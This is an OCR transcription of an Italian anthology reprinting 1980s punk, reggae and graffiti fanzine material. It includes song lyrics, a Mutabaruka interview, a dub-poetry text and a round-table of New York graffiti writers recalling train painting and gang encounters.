
MAXIMUM ROCK'N

"AFTER YOUR BRAIN" (DISCO), 1984, TOXIC SHOCK, POMONA, CALIFORNIA, USA

"VOGLIONO IL TUO CERVELLO"

Testo di Mauro Codeluppi (RAW POWER)

Mancano ancora nove mesi, ma loro sanno già cosa fare/ Aspetta solo di nascere e loro programmeranno tutti i tuoi pensieri/ Tutti a dirti quello che devi fare, tutti sanno meno di quello che credono/ Presto ti rendi conto che non è giusto, dopo tutto questa è la tua vita/ Tutto questo predicare, insegnare tutto il tempo ognuno sta prendendo una fetta della tua vita.
Vogliono il tuo cervello, vogliono il tuo cervello/ A scuola dicono che non diventerai mai ricco, se non seguirai tutte le loro coglionate/ Impara i loro stupidi libri a memoria, e avrai un avvenire migliore/ Vogliono il tuo cervello, vogliono il tuo cervello/ Ora che sei cresciuto a quello che loro chiamano un adulto/ La storia non è cambiata, ogni giorno è una nuova lotta/ Devono proprio pensare che tu sia stupido, i tuoi amici, la tua famiglia, tutti/ Tutti, sono contro di te, la legge e chi ha il potere/ Vogliono il tuo cervello, vogliono il tuo cervello/ Vogliono il tuo cervello, tutti loro, vogliono il tuo cervello, per piacere tieni duro/ Vogliono il tuo cervello, non lasciarli vincere, vogliono il tuo cervello, dimentica il passato/ Vogliono il tuo cervello, non capiranno mai?, vogliono il tuo cervello, basta con gli ordini/ Vogliono il tuo cervello, dimostragli che tu hai ragione, vogliono il tuo cervello dagli battaglia.



"SCHIAVI NELLA CITTÀ PIU' LIBERA DEL MONDO" (DISCO), 1984, ATTACK PUNK, BOLOGNA, ITALIA

"W LA RESISTENZA"

Di Raf Punk

Pertini è un partigiano/ W la resistenza.../ Sto facendo anch'io la resistenza/ resistenza contro il fascismo forte ancora come ieri - Resistenza/ Resistenza contro la persuasione occulta dei borghesi/ resistenza contro chi mi mostra altri obiettivi - lo so da me quali sono i miei nemici/ c'è chi continua a non volersi accorgere che da 35 anni non è cambiato niente/ è un combattente dai meriti inesistenti e non lotta più perché ora è dall'altra parte/ Resistenza contro la sinistra organizzata in gerarchie/ resistenza contro lo stalinismo responsabile e cosciente/ resistenza contro chi mi mostra altri obiettivi/ lo so da me quali sono i miei obiettivi lo so da me quali sono i miei nemici/ Resistenza contro chi esalta le sue false azioni del passato/ resistenza contro i predicamenti dei politicanti di mestiere/ resistenza contro chi mi mostra altri obiettivi/ lo so da me quali sono i miei nemici/ Resistenza contro lo stato non è apologia di reato.

"PUNKAMINAZIONE", N. 3, 1984, BOLOGNA, ITALIA

"PUNK am in AZIONE"

Della 'non redazione Bo Punkaminazione'

Ancora, ancora, ancora verso questo ignoto da esplorare, alla ricerca della nostra energia vitale di quel nocciolo che ci brucia e sconvolge le viscere + nascoste, che da elettricità alle nostre dita, che contrae le mascelle, flusso incontenibile di dolore, sofferenza, disperazione, gioia piacere, stimolo, movimento. Ancora una volta lo sforzo tra gli sforzi di codificare tutto ciò in una azione razionale e tangibile, di andare al di là del lavoro da scribacchino di professione e usare le parole come martelli. Fulcro scardinare - scavare - comunicare. PUNKAMINAZIONE ha come scopo proprio questo, collegare ogni sforzo individuale o di situazione impegnata a sua volta in questa direzione. Ma non è chiaramente abbastanza perché non si è ancora riusciti a raggiungere quella continuità del flusso di materiale ai cosiddetti centri di raccolta. questo meccanismo va ancora oliato x essere fatto partire, perché per rendere effettivamente valido lo sforzo produttivo e distributivo di Punkaminazione bisogna riuscire a farlo entrare nella quotidianità di tutti i collaboratori o potenziali tali.

(...)

Punkaminazione è nata x incarnare "collaborazione" nella sua forma + diretta e non per includerla, in sostanza ciò significa che il meccanismo che ne stabilisce l'uscita di un nuovo numero non vuole risiedere nella volontà di una redazione (o qualsiasi cosa ne faccia le veci) e che al fatidico momento richiede l'opera, appunto, dei collaboratori (+ o - interni + o - esterni). Bensì molto + semplicemente nella quantità e qualità del materiale che si auspica prenda a fluire costantemente dalle situazioni, collaboratrici/redattrici, ovvero che PUNKAMINAZIONE esca (ogniqualvolta ognuno di noi "collaboratori/redattori" ritenga il momento di far conoscere le proprie situazioni, azioni, movimenti ecc... a chiunque venga in possesso di questo foglio/gli vagante/i) ogni qualvolta si sia raccolto materiale sufficiente x stipare 1-2-3-4 ecc... fogli.

(...)

- Nella pagina accanto:
Illustrazione tratta da VAGUE magazine, n. 16-17, 'Psychic Terrorism Annual', 1984, Londra, Inghilterra.

- In questa pagina:
Illustrazione tratta da VAGUE magazine, n. 21, 'Cyber-punk', 1988, Londra, Inghilterra.

"REBEL SOUL", N. 0, 1984, BARI, ITALIA

Estratto da "LINTON KWESI JOHNSON"

Intervista pubblicata su "Black Music", Marzo, 1984

"...Io non ho l'ambizione di andare in parlamento, non voglio far parte del problema, io voglio essere parte della soluzione...
Io credo nella politica rivoluzionaria, l'attività indipendente di massa dei lavoratori..."

Illustrazione tratta da International Graffiti Times, Vol. 8, 1986, New York, USA

"ITAL REGGAE", ESTATE, 1984, SAVONA, ITALIA

"MILITANTE MISTICO TERZOMONDISTA"

Intervista a Mutabaruka

Ital Reggae vuole presentare un'intervista "ricca di verità" con Mutabaruka, consapevole di offrire qualcosa di super gradito a tutti i lettori. L'intervista è tratta da un mensile musicale inglese. Nostre sono le traduzioni.

Domanda: La tua poesia è sempre stata politica?

Mutabaruka: Politica è una parola che viene usata per distrarre la gente. La povera gente non sa nulla di politica, non sa definire Comunismo, Marxismo o Capitalismo. La gente vuole cibo, vuole vestiti, vuole una casa. Quando raggiungi un certo livello e cominci ad analizzare la situazione allora si parla di politica, ma non è realtà. La realtà è come ottenere vestiti, cibo ed una casa ed essere a posto con la propria coscienza.

NON LA CHIAMO POESIA POLITICA. E' SEMPLICEMENTE L'ECO DELLA VOCE DELLA GENTE. LE LORO GRIDA -MA APPARE ATTRAVERSO LE MIE PAROLE.

Per questo i poemi hanno sempre avuto una connotazione politica.

D.: Tutti gli artisti neri dovrebbero trattare le realtà sociali e politiche o potrebbero usare l'arte per esprimersi creativamente?

ME L'ARTISTA DEVE USARE L'ARTE COME UNO STRUMENTO, COME UN'ARMA.

Non ha senso andare ad un cocktail party e leggere poesia, non ha senso andare ad una mostra di pittura ed ammirare un quadro che costa diecimila dollari. Noi, la gente, ora dobbiamo usare ogni mezzo a nostra disposizione per esprimere e dare consapevolezza ai nostri sforzi. Al momento stiamo combattendo una lotta di liberazione o ciò che chiamiamo lotta rivoluzionaria. Ciò significa che tutto ciò che può essere usato dev'essere usato. L'arte è una delle armi maggiori che possediamo -musica, dramma, poesia ecc. -queste cose non possono essere più considerate

come semplici spettacoli ma devono risvegliare la consapevolezza e la coscienza della gente o finiranno nel dimenticatoio.

D.: Quali libri od eroi ti hanno ispirato?

M.: Il Gleaner (rivista culturale giamaicana), Playboy, la Bibbia e qualunque cosa scritta. Tutti i libri hanno una certa forza se ci guardi dentro... io leggo tutto. Chi mi ha ispirato? La gente attorno a me, le cose che facciamo e diciamo ogni giorno è ciò che mi ispira a scrivere e continuare. Vedere Dio nell'uomo anche se non mi piace dire uomo perché molte donne ne hanno a male. Ma Dio si manifesta negli esseri umani e nelle creature viventi e questo dev'essere percepito per essere ispirati.

D.: Vedi le donne alla pari con gli uomini?

M.: Certamente, perché il sole governa il giorno e la luna governa la notte, ma entrambi sono parte dello stesso giorno. Il sole è più utile di giorno e la luna durante la notte. Nessuno preferirebbe che la luna apparisse di giorno ed il sole di notte ma entrambi hanno uno scopo e per questo sono uguali!

D.: In un tuo poema dici "Il sistema è una frode" di che sistema parli?

M.: Di ogni sistema -il sistema è una frode. Russia e America. Comunismo e Capitalismo come ideologie non sono pratiche. Il Comunismo esiste in America ma non è un governo istituzionale. Il Capitalismo esiste in Russia ma non è istituzionale. Filosofia, Marxismo, Comunismo, Capitalismo, Socialismo -tutto questo, così com'è, sono soltanto parole per distrarre l'attenzione della gente dalla cosa reale.


D.: Cosa offriresti come alternativa?

M.: NON POTREI OFFRIRE UN'ALTERNATIVA PERCHE L'ALTERNATIVA È RELATIVA ALLA SITUAZIONE ED ALL'AMBIENTE IN CUI CIASCUNO SI TROVA.

Ciò significa per esempio che come Rasta non potrei determinare cosa dovrebbe fare un Cinese. Io come poeta posso mostrare consapevolezza e svegliare la coscienza ma la gente deve trovare la soluzione. Nessuno mi può chiedere -"Ora mi hai mostrato il problema, qual'è la soluzione?"- No, non funziona così. I politici hanno sempre detto alla gente dov'erano i problemi e poi mostrato la soluzione ma non ha mai funzionato. Non ho bisogno di mostrare la soluzione al tuo problema -tocca a te, come individuo, come nucleo famigliare, come gruppo di gente trovare la soluzione. Il poeta mostra il problema, non chiedergli di trovare la soluzione. Sarebbe come paragonarlo a Dio.

D.: Sebbene non fumi erba, pensi che possa essere usata per fini spirituali?

M.: Lasciami dire la verità. Molta gente fuma erba prima di divenire Rasta. L'erba è una cosa che agisce su di te in modo diverso dal cavolo o dalla carota. Le abitudini della gente e l'uomo deve guardarsi dentro per giustificare le cose. La giustificazione è che l'erba aiuta ad accrescere la coscienza spirituale verso Jah... vedi se io non vedessi Jah ora qui in questo momento, io e Jah non siamo amici... Jah è una cosa che un uomo dovrebbe essere capace di vedere prima in se stesso e riconoscerlo invece di fumare erba e poi dire OK ora vedo Jah meglio e più chiaro. Un mucchio di gente pensa che tutti i Rasta fumano l'erba e se non fumi erba non puoi essere un Rasta perché è così che vedi Jah. Fumare l'erba è bello perché ti senti bene quando lo fai ma un uomo non deve usarla come stampella... perché così facendo non aiuta nessuna causa e non ha nessun effetto su ciò su cui sta realmente impegnandosi.



"REBEL SOUL", N. 1, ESTATE, 1984, BARI, ITALIA

Senza Titolo
Testo ripreso dalla copertina dell'album 'Il suono delle parole ha potere' (Heartbeat Rec.)

Di Dr. Ginger Beer

All'inizio degli anni '80 sembrava come se la musica reggae avesse perduto un po' dello spirito rivoluzionario che l'aveva infiammata a lungo.
Il lover's rock ed i DJ andavano su, Bob Marley era morto. Alcuni temevano che la musica sarebbe diventata sempre più vuota, priva in particolare dei mordenti temi sociali che avevano caratterizzato così tanto reggae ed erano stati così importanti nella presa di coscienza di molti. Con questa diluizione dell'originale messaggio reggae, furono i DUB POETS ad andare contro la tendenza. Dal 1982 la gente comincia a dire che l'ora dei poeti è venuta. Oku Onura e Linton Kwesi Johnson furono i primi della nuova razza a venire fuori. Mutabaruka e Michael Smith non furono molto in ritardo.
Tomlin Ellis e Chris Bailey hanno formato 'Poets in Unity' nel 1979, alla 'Jamaica School Of Drama'; quasi tutti i poeti menzionati (e tutti quelli su quest'album) sono passati attraverso la 'Drama School', o ci sono stati in contatto e in un modo o nell'altro influenzati.
Poeti reggae hanno partecipato a festival tipo 'Sunsplash'. Mutabaruka ha commentato che troppi DJ sono spesso agganciati su scioglilingue e rime soltanto "io non posso trattare quello, noi vogliamo trattare di certe cose per cui, se non stessi scrivendo poesie, dovresti prendere un fucile. Ma tu sai che non puoi vincere con un fucile, così devi elevare la coscienza della gente usando la parola.

LA PAROLA E POTERE

i politicanti usano la parola, i preti usano la parola. Io sento che possiamo generare un certo interesse nei termini di lotta per la liberazione".
Malachi Smith aggiunge, riferendosi allo stato attuale della reggae music: "I tempi che stiamo attraversando... la gente vuole ascoltare parole e canzoni più coscienti, si rivolgeranno ai poeti".
I poeti provano ad aggiungere una chiarezza ed un fine, ed a dare una direzione. "...si parte con il battito del cuore" dice Elaine Wintleslic. Le percussioni danno il ritmo e diventano un potente mezzo di comunicazione per il popolo nero. Stiamo mandando i nostri potenti messaggi articolati dai nostri poeti e profeti. Questo album presenta un frammento del lavoro di sette poeti giamaicani, poeti ribelli, poeti reggae, poeti dub. Chiamateli come volete, loro offrono la speranza di mantenere vivo il messaggio. Il suono delle parole ha potere!

International GraFiti Times

$1

1984

vol. 11

Spring

Reads Like A Map

"INTERNATIONAL GRAFFITI TIMES", VOL. II,
PRIMAVERA, 1984, NEW YORK, USA

INTERVISTA A CURA DI INTERNATIONAL GRAFFITI TIMES

Lista dei partecipanti:
UGA: *United Graffiti Artists 72-76, fondata da Hugo Martinez, primo ad organizzare i graffiti di New York City, primo a lavorare su tela.*
NOGA: *Nation of Graffiti Artists 74-79, fondata da Jack Pelsinger.*
AMRL-BaMa: *attivo sui treni 71-76, UGA, lavori su tela.*
WG -Wicked Gary: *Ex-Vandal, attivo sui treni 71-76, UGA, lavori su tela.*
CoCo-CoCo 144: *attivo sui treni 71-72, UGA, lavori su tela*
Phase II: *attivo sui treni 71-77, UGA, lavori su tela*
Sahara Belbeaux: *direttrice di Fashion Moda, crea vestiti artistici.*
Vinny Salas -DO IT: *NOGA, direttore della galleria Food Stamp, lavora con differenti media.*
Livi French: *coinvolto con i graffiti attraverso l'UGA e NOGA, attualmente dirige la Subterranean Designworks - vestiti artistici.*
Stan 153: *attivo sui treni 71-77, NOGA, artista in Subterranean.*
Aaron TB: *attivo sui treni 74-79, NOGA artista in Subterranean.*

Sera, 12-Febbraio-1984; Lincoln's Birthday nell'appartamento di Livi French, NYC.
Parte il registratore...

AMRL: C'era rispetto. Nessuno di solito scriveva sopra qualunque altro nome.
SAHARA: Che senso ha mettere un pezzo su un treno se subito dopo viene qualcuno e ci scrive sopra? I nomi non hanno più nessun significato. Cosa diavolo è una E? Non è un nome.
VINNY: Lo spazio è stato mangiato via da ulteriori recinti, cani e poliziotti. E' una situazione disperata la fuori.
W.G.: I ragazzi dicono sempre di avere pezzi nuovi. Loro pensano che chiunque va a prenderne nota e a raccontarglielo. Ma quanti pezzi interessanti hai visto tu in questo periodo?
VINNY: Stiamo parlando del portare ancora rispetto. Nessun pezzo sta su più di una settimana. Se qualcuno non ci va sopra, lo farà la MTA [azienda dei trasporti della metropolitana di New York, n.d.t.].
AMRL: Nessuno Nel '73 andava sopra agli altri, eppure erano in molti a scrivere fuori.

- Illustrazione tratta dalla copertina della fanzine INTERNATIONAL GRAFFITI TIMES, Vol. 2, 1984, New York, USA.

W.G.: Se non c'era nessun spazio, i ragazzi sarebbero andati alla carrozza successiva. Un giorno andai in una galleria, il giorno in cui incontrai Pistol I. Era la linea New Lots Ave. tra Nostrand e Utica. C'erano circa 45 ragazzi laggiù, venuti da ogni parte ...Brooklyn, Manhattan, Bronx, Queens, "...Hey, io prendo questo spazio qui", ... "Ok, io andrò un po' più in la". Avevamo completamente riempito il treno, ma ancora qualcuno riusciva a trovare un ulteriore angolino.
SAHARA: Come minimo, ci si pensava.
W.G.: Quando io iniziai, le gang avevano una mentalità diversa. Nel Brooklyn c'era qualche 'writers' [scrittore] in certe gang come i Vanguard e i Tomahawks, tuttavia noi eravamo la sola gang che scriveva: gli Ex-Vandals. Il primo giorno che uscimmo fuori, ci imponemmo un codice di comportamento che era quello di scrivere e non di combattere. Andammo ovunque. Cambiammo il territorio degli altri. Tuttavia presto gli altri ci rispettavano, poiché, in realtà, questo non era un cambiamento. "Dannazione, questi tipi vanno qua e là. Noi non possiamo farlo".
AMRL: Nel Bronx c'erano i Black Spades, i Savage Nomads, i Savage Skulls. In quanto artista dei graffiti, io ero sempre salvo. "Uomo, è tuo quello? Noi lo vediamo nel territorio dei Savage Skull. Uomo, tu sei cattivo!".
W.G.: I graffiti ci salvarono la vita un giorno. Nel '73, tutti gli Ex-Vandals, Sull'Easter Sunday, indossarono le nostre giacche con i nostri nomi e colori; e andammo a Coney Island. 70 o 90 di noi. Fu la prima volta che noi andammo da qualche parte in gruppo come dimostrazione di forza. Su un treno, là fuori, noi incontrammo alcuni Black Spades. Creammo un certo cameratismo. Loro scoprirono che noi eravamo solo scrittori e gli lasciammo tenere i nostri pennarelli. Ci dissero che stavano andando a riunirsi con il resto delle loro divisioni (avevano circa 40 divisioni a quel tempo) e noi non gli si dette importanza.
Avevamo colpito Coney Island la settimana precedente cosicché vedevi gli Ex-Vandals da ogni parte. Ci eravamo veramente messi in mostra. Iniziammo a camminare sul marciapiede e tutti gli sguardi erano su di noi. Improvvisamente gli sguardi si diressero altrove. Ci voltammo e c'erano tutte le 40 divisioni dei Black Spades. Catene; fucili a canna mozza; coltelli; un tipo aveva persino una granata. Avevano le loro ragazze. Erano pronti per la battaglia. Quello che ci salvò fu che uno dei tipi in prima fila era uno di quelli che incontrammo sul treno. "Ok, loro sono positivi. Non fanno altro che scrivere". Questo è ciò che ci salvò. Non ce l'aspettavamo. La situazione era da "...mamma, chi me l'ha fatto fare di venire qui?".
SAHARA: Come scrittore, tu fosti sempre positivo.
CoCo: I graffiti ruppero diverse barriere ...essendo stanchi di andare su e giù tra il Bronx e Manhattan.
W.G.: Fu importante per me andare al Writer's Corner [angolo degli scrittori] (tra la 188 e Audobon) per incontrare CoCo, Snake, e tutti i ragazzi. Nel Bronx incontrai Phase, Stay High,
AMRL: ...quello è il modo in cui noi viaggiavamo- come una confraternita.
W.G.: Volevo incontrare i ragazzi che stavano facendo le stesse cose che facevo io. Dovunque andavo, vedevo i loro nomi.


- Illustrazione tratta dalla fanzine INTERNATIONAL GRAFFITI TIMES, Vol. 8, 1986, New York, USA.

SAHARA: Questo è il modo in cui incontrai Barbara 62 al Lincoln. "Hey, loro hanno ragazze che scrivono? Lo voglio fare anch'io". Io le raccontai del Bronx e dell'andare sui treni a scrivere.
CoCo: Ogni serio artista dei graffiti che ho conosciuto aveva un altro talento che spaziava dallo scrivere all'arte, dallo sport alla musica. I graffiti erano un'estensione di se stesso.
Phase II entra. "Allora, cos'è quest'affare?"
IGT: Stiamo chiacchierando sulla storia dei graffiti.
VINNY: Oggi ci sono persone che non hanno stile e che mai lo avranno. Loro lo fanno solo perché questa è la cosa 'in' da fare. In precedenza questa cosa ha aperto molte porte. Ora il risultato di tutto ciò è lo sfruttamento ...la scena Punk Rock.
SAHARA: La gente non va più in giro. Una volta si andava dovunque. Ora è così: "Io sono il re della linea 5". E in realtà colpiamo solo su tre fermate.
W.G.: "Io posseggo la linea F. Quando vado a scuola, io colpisco la stazione dove salgo e dove scendo e sono il Re". Cosa significa questo?

VINNY: Essere un Renon c'entra. Una volta la gente lo faceva per essere riconosciuta, non da Soho; ma dai loro pari. Era un modo per combattere il sistema. Il mio nome era 'Do It' [Fallo!]. Il mio fare tags [firme; termine usato per indicare i nomi scritti sul muro, n.d.t.] e le mie tele sono state sempre politiche. "Niente palle", allora ...DO IT! Oggi Reagan non ha rispetto per nessuna cosa: dei senza casa, dei benestanti e della gente che deve guadagnarsi da vivere...
ALL: ...rispettano solo la sua autorità.
VINNY: Quello va sopra a tutti i taggers [colui che fa tags, n.d.t.] e questo è in realtà ciò che io oggi vedo fuori, una marmaglia di taggers.
IGT: Come fecero gli scrittori di graffiti a diventare artisti dei graffiti?

AMIRI: [illegible]

W.G.: L'UGA era in giro in quel periodo. Loro iniziarono a vedere il nostro lavoro su tela. Il nostro lavoro era un qualcosa di grandioso —18 piedi per 24— nient'altro che pittura spray e pennarelli. Il mondo dell'arte lo accettava al suo interno e noi eravamo esposti. "Sono artisti o vandali?". L'UGA fu una parte di quella trasformazione che elevò lo scrittore a artista.
ALL: Ma noi siamo sempre stati artisti.
LIVI: Ogni volta che uno è serio rispetto a qualcosa, il dilettante diventa professionista.
